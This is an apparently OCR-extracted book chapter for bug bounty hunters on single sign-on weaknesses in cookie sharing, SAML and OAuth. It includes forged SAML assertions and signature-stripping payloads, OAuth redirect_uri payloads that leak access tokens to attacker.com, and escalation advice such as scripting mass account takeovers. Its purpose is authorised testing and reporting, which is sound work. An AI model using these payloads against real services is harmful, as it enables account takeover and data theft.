20
SINGLE-SIGN-ON SECURITY ISSUES

Single sign-on (SSO) is a feature that allows users to access multiple services belonging to the same organization without logging in multiple times. Once you've logged into a website that uses SSO, you won't have to enter your credentials again when accessing another service or resource belonging to the same company. For example, if you're logged into *facebook.com*, you won't have to reenter your credentials to use *messenger.com*, a Facebook service.

This practice is convenient for companies with many web services, because they can manage a centralized source of user credentials instead of keeping track of a different set of users for each site. Users can save time as well, since they won't need to log in multiple times when using the different services provided by the same company. Since it makes things so much easier for both companies and users, SSO has become common practice on the internet.

But new vulnerabilities that threaten SSO systems have also emerged. In this chapter, we'll talk about three methods developers use to implement SSO, as well as some vulnerabilities related to each approach.

Mechanisms

Cookie sharing, SAML, and OAuth are the three most common ways of implementing SSO. Each mechanism has unique strengths and weaknesses, and developers choose different approaches depending on their needs.

Cooking Sharing

The implementation of SSO is quite easy if the services that need to share authentication are located under the same parent domain, as is the case with the web and mobile versions of Facebook at *www.facebook.com* and *m.facebook .com*. In these situations, applications can share cookies across subdomains.

How Cookie Sharing Works

Modern browsers allow sites to share their cookies across subdomains if the cookie's `Domain` flag is set to a common parent domain. For example, if the server sets a cookie like the following, the cookie will be sent to all subdomains of *facebook.com*:

```
Set-Cookie: cookie=abc123; Domain=facebook.com; Secure; HttpOnly
```

However, not all applications can use this approach, because cookies can't be shared this way across different domains. For instance, *facebook.com* and *messenger.com* can't share cookies, because they don't share a common parent domain.

Moreover, this simple SSO setup comes with unique vulnerabilities. First, because the session cookie is shared across all subdomains, attackers can take over the accounts of all websites under the same parent domain by stealing a single cookie from the user. Usually, attackers can steal the session cookies by finding a vulnerability like cross-site scripting.

Another common method used to compromise shared-session SSO is with a subdomain takeover vulnerability.

Subdomain Takeovers

Put simply, *subdomain takeovers* occur when an attacker takes control over a company's unused subdomain.

Let's say a company hosts its subdomain on a third-party service, such as AWS or GitHub Pages. The company can use a DNS CNAME record to point the subdomain to another URL on the third-party site. This way, whenever users request the official subdomain, they'll be redirected to the third-party web page.

For example, say an organization wants to host its subdomain, *abc.example .com*, on the GitHub page *abc_example.github.io*. The organization can use a

DNS CNAME record to point *abc.example.com* to *abc_example.github.io* so that users who try to access *abc.example.com* will be redirected to the GitHub-hosted page.

But if this third-party site is deleted, the CNAME record that points from the company's subdomain to that third-party site will remain unless someone remembers to remove it. We call these abandoned CNAME records *dangling CNAMEs*. Since the third-party page is now unclaimed, anyone who registers that site on the third-party service can gain control of the company's subdomain.

Let's say the company in our example later decides to delete the GitHub page but forgets to remove the CNAME record pointing to *abc_example .github.io*. Because *abc_example.github.io* is now unclaimed, anyone can register a GitHub account and create a GitHub page at *abc_example.github.io*. Since *abc.example.com* still points to *abc_example.github.io*, the owner of *abc_example .github.io* now has full control over *abc.example.com*.

Subdomain takeovers allow attackers to launch sophisticated phishing campaigns. Users sometimes check that the domain name of a page they're visiting is legit, and subdomain takeovers allow attackers to host malicious pages using legitimate domain names. For example, the attacker who took over *abc.example.com* can host a page that looks like *example.com* on the GitHub page to trick users into providing their credentials.

But subdomain takeovers can become even more dangerous if the organization uses cookie sharing. Imagine that *example.com* implements a shared-session-based SSO system. Its cookies will be sent to any subdomain of *example.com*, including *abc.example.com*. Now the attacker who took over *abc.example.com* can host a malicious script there to steal session cookies. They can trick users into accessing *abc.example.com*, maybe by hosting it as a fake image or sending the link over to the user. As long as the victim has already logged into *example.com*'s SSO system once, the victim's browser will send their cookie to the attacker's site. The attacker can steal the victim's shared session cookie and log in as the victim to all services that share the same session cookie.

If the attacker can steal the shared session cookie by taking control of a single subdomain, all *example.com* sites will be at risk. Because the compromise of a single subdomain can mean a total compromise of the entire SSO system, using shared cookies as an SSO mechanism greatly widens the attack surface for each service.

Security Assertion Markup Language

Security Assertion Markup Language (SAML) is an XML-based markup language used to facilitate SSO on larger-scale applications. SAML enables SSO by facilitating information exchange among three parties: the user, the identity provider, and the service provider.

How SAML Works

In SAML systems, the user obtains an identity assertion from the identity provider and uses that to authenticate to the service provider. The *identity* *provider* is a server in charge of authenticating the user and passing on user information to the service provider. The *service provider* is the actual site that the user intends to access.

Figure 20-1 illustrates how the process works.




Figure 20-1: A simplified view of the SAML authentication process

First, you try to access a resource from the service provider. Since you aren't logged in, the service provider makes you send a SAML request to the identity provider. Once you've provided your credentials, the identity provider will send you a SAML response, which you can use to authenticate to the service provider. The SAML response contains an identity assertion that communicates your identity to the service provider. These are usually uniquely identifiable pieces of information such as your username, email address, or user ID. For instance, take a look at the following SAML identity assertion. It communicates the user's identity via the user's username:

```
<saml:AttributeStatement>
 <saml:Attribute Name="username">
   <saml:AttributeValue>
     user1
   </saml:AttributeValue>
 </saml:Attribute>
</saml:AttributeStatement>
```

NOTE *All the SAML messages in this chapter are highly simplified for the sake of readability. Realistic SAML messages will be longer and contain a lot more information.*

SAML Vulnerabilities

As you can see in Figure 20-1, the key to accessing resources held by the service provider is in the SAML response. An attacker who can control the SAML response passed to the service provider can authenticate as someone else. Therefore, applications need to protect the integrity of their SAML messages, which they usually accomplish by using a signature to sign the message.

SAML can be secure if the SAML signature is implemented correctly. However, its security breaks apart if attackers can find a way to bypass the signature validation and forge the identity assertion to assume the identity of others. For example, if the attacker can change the embedded username in a SAML assertion, they can log in as another user.

The digital signature that most applications apply to SAML messages ensures that no one can tamper with them. If a SAML message has the wrong signature, it won't be accepted:

```
<saml:Signature>
    <saml:SignatureValue>
        dXNlcjE=
    </saml:SignatureValue>
</saml:Signature>
<saml:AttributeStatement>
    <saml:Attribute Name="username">
        <saml:AttributeValue>
            user1
        </saml:AttributeValue>
    </saml:Attribute>
</saml:AttributeStatement>
```

Unfortunately, SAML security mechanisms aren't always well implemented. Sometimes the SAML signature isn't implemented or verified at all! If this is the case, attackers can forge the identity information in the SAML response at will. Other times, developers make the mistake of verifying signatures only if they exist. Attackers can then empty the signature field or remove the field completely to bypass the security measure.

Lastly, if the signing mechanism used to generate the signature is weak or predictable, attackers can forge signatures. If you take a closer look at the previous signed SAML message, you'll notice that the signature, `dXNlcjE=`, is just the base64 encoding of `user1`. We can deduce that the signature mechanism used is `base64(`*`username`*`)`. To forge a valid identity assertion for `victim_user`, we can change the signature field to `base64("victim_user")`, which is `dmljdGltX3VzZXI=`, and obtain a valid session as `victim_user`:

```
<saml:Signature>
    <saml:SignatureValue>
        dmljdGltX3VzZXI=
    </saml:SignatureValue>
</saml:Signature>
<saml:AttributeStatement>
```

```
    <saml:Attribute Name="username">
        <saml:AttributeValue>
            victim_user
        </saml:AttributeValue>
    </saml:Attribute>
</saml:AttributeStatement>
```

Another common mistake developers make is trusting that encryption alone will provide adequate security for the SAML messages. Encryption protects a message's confidentiality, not its integrity. If a SAML response is encrypted but not signed, or signed with a weak signature, attackers can attempt to tamper with the encrypted message to mess with the outcome of the identity assertion.

There are many interesting ways of tampering with encrypted messages without having to break the encryption. The details of such techniques are beyond the scope of this book, but I encourage you to look them up on the internet. To learn more about encryption attacks, visit Wikipedia at *https://en.wikipedia.org/wiki/Encryption#Attacks_and_countermeasures*.

SAML messages are also a common source of sensitive data leaks. If a SAML message contains sensitive user information, like passwords, and isn't encrypted, an attacker who intercepts the victim's traffic might be able to steal those pieces of information.

Finally, attackers can use SAML as a vector for smuggling malicious input onto the site. For example, if a field in a SAML message is passed into a database, attackers might be able to pollute that field to achieve SQL injection. Depending on how the SAML message is used server-side, attackers might also be able to perform XSS, XXE, and a whole host of other nasty web attacks.

These SAML vulnerabilities all stem from a failure to protect SAML messages by using signatures and encryption. Applications should use strong encryption and signature algorithms and protect their secret keys from theft. Additionally, sensitive user information such as passwords shouldn't be transported in unencrypted SAML messages. Finally, as with all user input, SAML messages should be sanitized and checked for malicious user input before being used.

OAuth

The final way of implementing SSO that we'll discuss is OAuth. *OAuth* is essentially a way for users to grant scope-specific access tokens to service providers through an identity provider. The identity provider manages credentials and user information in a single place, and allows users to log in by supplying service providers with information about the user's identity.


How OAuth Works

When you log in to an application using OAuth, the service provider requests access to your information from the identity provider. These resources might include your email address, contacts, birthdate, and anything else it needs to determine who you are. These permissions and pieces of data are called the *scope*. The identity provider will then create a unique `access_token` that the service provider can use to obtain the resources defined by the scope.

Let's break things down further. When you log in to the service provider via OAuth, the first request that the service provider will send to the identity provider is the request for an `authorization`. This request will include the service provider's `client_id` used to identify the service provider, a `redirect_uri` used to redirect the authentication flow, a `scope` listing the requested permissions, and a `state` parameter, which is essentially a CSRF token:

```
identity.com/oauth?
client_id=CLIENT_ID
&response_type=code
&state=STATE
&redirect_uri=https://example.com/callback
&scope=email
```

Then, the identity provider will ask the user to grant access to the service provider, typically via a pop-up window. Figure 20-2 shows the pop-up window that Facebook uses to ask for your consent to send information to *spotify.com* if you choose to log in to Spotify via Facebook.


Spotify will receive:
your name and profile picture.

Review the info you provide

Continue as Vickie

Cancel

This doesn't let the app post to Facebook

Spotify's Privacy Policy and Terms

Figure 20-2: The consent pop-up seen during a typical OAuth flow

After the user agrees to the permissions the service provider asks for, the identity provider will send the redirect_uri an authorization code:

```
https://example.com/callback?authorization_code=abc123&state=STATE
```

The service provider can then obtain an access_token from the identity provider by using the authorization code, along with their client ID and secret. Client IDs and client secrets authenticate the service provider to the identity provider:

```
identity.com/oauth/token?
client_id=CLIENT_ID
&client_secret=CLIENT_SECRET
&redirect_uri=https://example.com/callback
&code=abc123
```

The identity provider will send back the access_token, which can be used to access the user's information:

```
https://example.com/callback?#access_token=xyz123
```

A service provider might, for instance, initiate a request to the identity provider for an access token to access the user's email. Then it could use the email retrieved from the identity provider as proof of the user's identity to log the user in to the account registered with the same email address.

OAuth Vulnerabilities

Sometimes attackers can bypass OAuth authentication by stealing critical OAuth tokens through open redirects. Attackers do this by manipulating the redirect_uri parameter to steal the access_token from the victim's account.

The redirect_uri determines where the identity provider sends critical pieces of information like the access_token. Most major identity providers, therefore, require service providers to specify an allowlist of URLs to use as the redirect_uri. If the redirect_uri provided in a request isn't on the allowlist, the identity provider will reject the request. The following request, for example, will be rejected if only *example.com* subdomains are allowed:

```
client_id=CLIENT_ID
&response_type=code
&state=STATE
&redirect_uri=https://attacker.com
&scope=email
```

But what if an open redirect vulnerability exists within one of the allowlisted redirect_uri URLs? Often, access_tokens are communicated via a URL fragment, which survives all cross-domain redirects. If an attacker can make the OAuth flow redirect to the attacker's domain in the end, they can steal the access_token from the URL fragment and gain access to the user's account.

One way of redirecting the OAuth flow is through a URL-parameter-based open redirect. For example, using the following URL as the redirect_uri

```
redirect_uri=https://example.com/callback?next=attacker.com
```

will cause the flow to redirect to the callback URL first

```
https://example.com/callback?next=attacker.com#access_token=xyz123
```

and then to the attacker's domain:

```
https://attacker.com#access_token=xyz123
```

The attacker can send the victim a crafted URL that will initiate the OAuth flow, and then run a listener on their server to harvest the leaked tokens:

```
identity.com/oauth?
client_id=CLIENT_ID
&response_type=code
&state=STATE
&redirect_uri=https://example.com/callback?next=attacker.com
&scope=email
```

Another way of redirecting the OAuth flow is through a referer-based open redirect. In this case, the attacker would have to set up the referer header by initiating the OAuth flow from their domain:

```
<a href="https://example.com/login_via_facebook">Click here to log in to example.com</a>
```

This will cause the flow to redirect to the callback URL first:

```
https://example.com/callback?#access_token=xyz123
```

Then it would redirect to the attacker's domain via the referer:

```
https://attacker.com#access_token=xyz123
```

Even when attackers can't find an open redirect on the OAuth endpoint itself, they can still smuggle the tokens offsite if they can find an *open redirect chain*. For example, let's say the redirect_uri parameter permits only further redirects to URLs that are under the *example.com* domain. If attackers can find an open redirect within that domain, they can still steal OAuth tokens via redirects. Let's say an unfixed open redirect is on the logout endpoint of *example.com*:

```
https://example.com/logout?next=attacker.com
```

By taking advantage of this open redirect, the attacker can form a chain of redirects to eventually smuggle the token offsite, starting with the following:

```
redirect_uri=https://example.com/callback?next=example.com/logout?next=attacker.com
```

This `redirect_uri` will first cause the flow to redirect to the callback URL:

```
https://example.com/callback?next=example.com/logout?next=attacker.com#access_token=xyz123
```

Then to the logout URL vulnerable to open redirect:

```
https://example.com/logout?next=attacker.com#access_token=xyz123
```

Then it will redirect to the attacker's domain. The attacker can harvest the access token via their server logs, and access the user's resources via the stolen token:

```
https://attacker.com#access_token=xyz123
```

Besides stealing access tokens via an open redirect, long-lived tokens that don't expire are also a major OAuth vulnerability. Sometimes tokens aren't invalidated periodically and can be used by attackers long after they are stolen, and remain valid even after password reset. You can test for these issues by using the same access tokens after logout and after password reset.

Hunting for Subdomain Takeovers

Let's start your hunt for SSO vulnerabilities by finding some subdomain takeovers. The best way to reliably discover subdomain takeovers is to build a system that monitors a company's subdomains for takeovers. But before you do that, let's look at how you can search for subdomain takeovers manually.


Step 1: List the Target's Subdomains

First, you need to build a list of all the known subdomains of your target. This can be done using tools mentioned in Chapter 5. Next, use a screenshot application like EyeWitness or Snapper to see what is hosted on each subdomain.

Step 2: Find Unregistered Pages

Look for third-party pages indicating that the page isn't registered. For example, if the third-party page is hosted on GitHub Pages, you should see something like Figure 20-3 on the subdomain.

Even if you've found a dangling CNAME, not all third-party hosting providers are vulnerable to takeovers. Some providers employ measures to verify the identity of users, to prevent people from registering pages associated with CNAME records. Currently, pages hosted on AWS, Bitbucket, and GitHub are vulnerable, whereas pages on Squarespace and Google Cloud are not. You can find a full list of which third-party sites are vulnerable on EdOverflow's page on the topic (*https://github.com/EdOverflow/can-i-take-over-xyz/*). You can find a list of page signatures that indicate an unregistered page there too.


404

There isn't a GitHub Pages site here.

If you're trying to publish one, read the full documentation to learn how to set up **GitHub Pages** for your repository, organization, or user account.

GitHub Status — @githubstatus

Figure 20-3: An indicator that this page hosted on GitHub Pages is unclaimed

Step 3: Register the Page

Once you've determined that the page is vulnerable to takeovers, you should try to register it on the third-party site to confirm the vulnerability. To register a page, go to the third-party site and claim the page as yours; the actual steps required vary by third-party provider. Host a harmless proof-of-concept page there to prove the subdomain takeover, such as a simple HTML page like this one:

```
<html>Subdomain Takeover by Vickie Li.</html>
```

Make sure to keep the site registered until the company mitigates the vulnerability by either removing the dangling DNS CNAME or by reclaiming the page on the third-party service. If you don't, a malicious attacker might be able to take over the subdomain while the bug report is being processed.

You might be able to steal cookies with the subdomain takeover if the site uses cookie-sharing SSO. Look for cookies that can be sent to multiple subdomains in the server's responses. Shared cookies are sent with the `Domain` attribute specifying the parents of subdomains that can access the cookie:

```
Set-Cookie: cookie=abc123; Domain=example.com; Secure; HttpOnly
```

Then, you can log in to the legitimate site, and visit your site in the same browser. You can monitor the logs of your newly registered site to determine whether your cookies were sent to it. If the logs of your newly registered site receive your cookies, you have found a subdomain takeover that can be used to steal cookies!

Even if the subdomain takeover you've found cannot be used to steal shared-session cookies, it is still considered a vulnerability. Subdomain takeovers can be used to launch phishing attacks on a site's users, so you should still report them to the organization!

Monitoring for Subdomain Takeovers

Instead of manually hunting for subdomain takeovers, many hackers build a monitoring system to continuously scan for them. This is useful because sites update their DNS entries and remove pages from third-party sites all the time. You never know when a site is going to be taken down and when a new dangling CNAME will be introduced into your target's assets. If these changes lead to a subdomain takeover, you can find it before others do by routinely scanning for takeovers.

To create a continuous monitoring system for subdomain takeovers, you'll simply need to automate the process I described for finding them manually. In this section, I'll introduce some automation strategies and leave the actual implementation up to you:

Compile a list of subdomains that belong to the target organization

Scan the target for new subdomains once in a while to monitor for new subdomains. Whenever you discover a new service, add it to this list of monitored subdomains.

Scan for subdomains on the list with CNAME entries that point to pages hosted on a vulnerable third-party service

To do this, you'll need to resolve the base DNS domain of the subdomain and determine if it's hosted on a third-party provider based on keywords in the URL. For example, a subdomain that points to a URL that contains the string *github.io* is hosted on GitHub Pages. Also determine whether the third-party services you've found are vulnerable to takeovers. If the target's sites are exclusively hosted on services that aren't vulnerable to subdomain takeovers, you don't have to scan them for potential takeovers.

Determine the signature of an unregistered page for each external service

Most services will have a custom 404 Not Found page that indicates the page isn't registered. You can use these pages to detect a potential takeover. For example, a page that is hosted on GitHub pages is vulnerable if the string `There isn't a GitHub Pages site here` is returned in the HTTP response. Make a request to the third-party hosted subdomains and scan the response for these signature strings. If one of the signatures is detected, the page might be vulnerable to takeover.

One way of making this hunting process even more efficient is to let your automation solution run in the background, notifying you only after it finds a suspected takeover. You can set up a cron job to run the script you've created regularly. It can alert you only if the monitoring system detects something fishy:

```
30 10 * * * cd /Users/vickie/scripts/security; ./subdomain_takeover.sh
```

After the script notifies you of a potential subdomain takeover, you can verify the vulnerability by registering the page on the external service.

Hunting for SAML Vulnerabilities

Now let's discuss how you can find faulty SAML implementations and use them to bypass your target's SSO access controls. Before you dive in, be sure to confirm that the website is indeed using SAML. You can figure this out by intercepting the traffic used for authenticating to a site and looking for XML-like messages or the keyword `saml`. Note that SAML messages aren't always passed in plain XML format. They might be encoded in base64 or other encoding schemes.

Step 1: Locate the SAML Response

First and foremost, you need to locate the SAML response. You can usually do this by intercepting the requests going between the browser and the service provider using a proxy. The SAML response will be sent when the user's browser is logging into a new session for that particular service provider.

Step 2: Analyze the Response Fields

Once you've located the SAML response, you can analyze its content to see which fields the service provider uses for determining the identity of the user. Since the SAML response is used to relay authentication data to the service provider, it must contain fields that communicate that information. For example, look for field names like `username`, `email address`, `userID`, and so on. Try tampering with these fields in your proxy. If the SAML message lacks a signature, or if the signature of the SAML response isn't verified at all, tampering with the message is all you need to do to authenticate as someone else!

Step 3: Bypass the Signature

If the SAML message you're tampering with does have a signature, you can try a few strategies to bypass it.

If the signatures are verified only when they exist, you could try removing the signature value from the SAML response. Sometimes this is the only action required to bypass security checks. You can do this in two ways. First, you can empty the signature field:

```
<saml:Signature>
  <saml:SignatureValue>

  </saml:SignatureValue>
</saml:Signature>
<saml:AttributeStatement>
  <saml:Attribute Name="username">
    <saml:AttributeValue>
      victim_user
    </saml:AttributeValue>
  </saml:Attribute>
</saml:AttributeStatement>
```

Or you can try removing the field entirely:

```
<saml:AttributeStatement>
  <saml:Attribute Name="username">
    <saml:AttributeValue>
      victim_user
    </saml:AttributeValue>
  </saml:Attribute>
</saml:AttributeStatement>
```

If the SAML response signature used by the application is predictable, like the base64 example we discussed earlier, you can simply recalculate the signature and forge a valid SAML response.

Step 4: Re-encode the Message

After tampering with the SAML response, re-encode the message into its original form and send it back to the service provider. The service provider will use that information to authenticate you to the service. If you're successful, you can obtain a valid session that belongs to the victim's account. SAML Raider is a Burp Suite extension that can help you with editing and re-encoding SAML messages.

Hunting for OAuth Token Theft

Before you dive into hunting for OAuth open redirect issues, you should first determine whether the website is using OAuth. You can figure this out by intercepting the requests to complete authentication on the website and look for the `oauth` keyword in the HTTP messages.

Then start looking for open redirect vulnerabilities. You can find details on how to find open redirects in Chapter 7. Finally, see if you can smuggle the OAuth tokens offsite by using one of the open redirects that you've found.

Escalating the Attack

SSO bypass usually means that attackers can take over the accounts of others. Therefore, these vulnerabilities are of high severity before any escalation attempts. But you can escalate SSO bypass vulnerabilities by attempting to take over accounts with high privileges, such as admin accounts.

Also, after you've taken over the user's account on one site, you can try to access the victim's account on other sites by using the same OAuth credentials. For instance, if you can leak an employee's cookies via subdomain takeover, see if you can access their company's internal services such as admin panels, business intelligence systems, and HR applications with the same credentials.

You can also escalate account takeovers by writing a script to automate the takeover of large numbers of accounts. Finally, you can try to leak data, execute sensitive actions, or take over the application by using the accounts that you have taken over. For example, if you can bypass the SSO on a banking site, can you read private information or transfer funds illegally? If you can take over an admin account, can you change application settings or execute scripts as the admin? Again, proceed with caution and never test anything unless you have obtained permission.

Finding Your First SSO Bypass!

Now that you are familiar with a few SSO bypass techniques, try to find your first SSO bypass bug:

1. If the target application is using single sign-on, determine the SSO mechanism in use.
2. If the application is using shared session cookies, try to steal session cookies by using subdomain takeovers.
3. If the application uses a SAML-based SSO scheme, test whether the server is verifying SAML signatures properly.
4. If the application uses OAuth, try to steal OAuth tokens by using open redirects.
5. Submit your report about SSO bypass to the bug bounty program!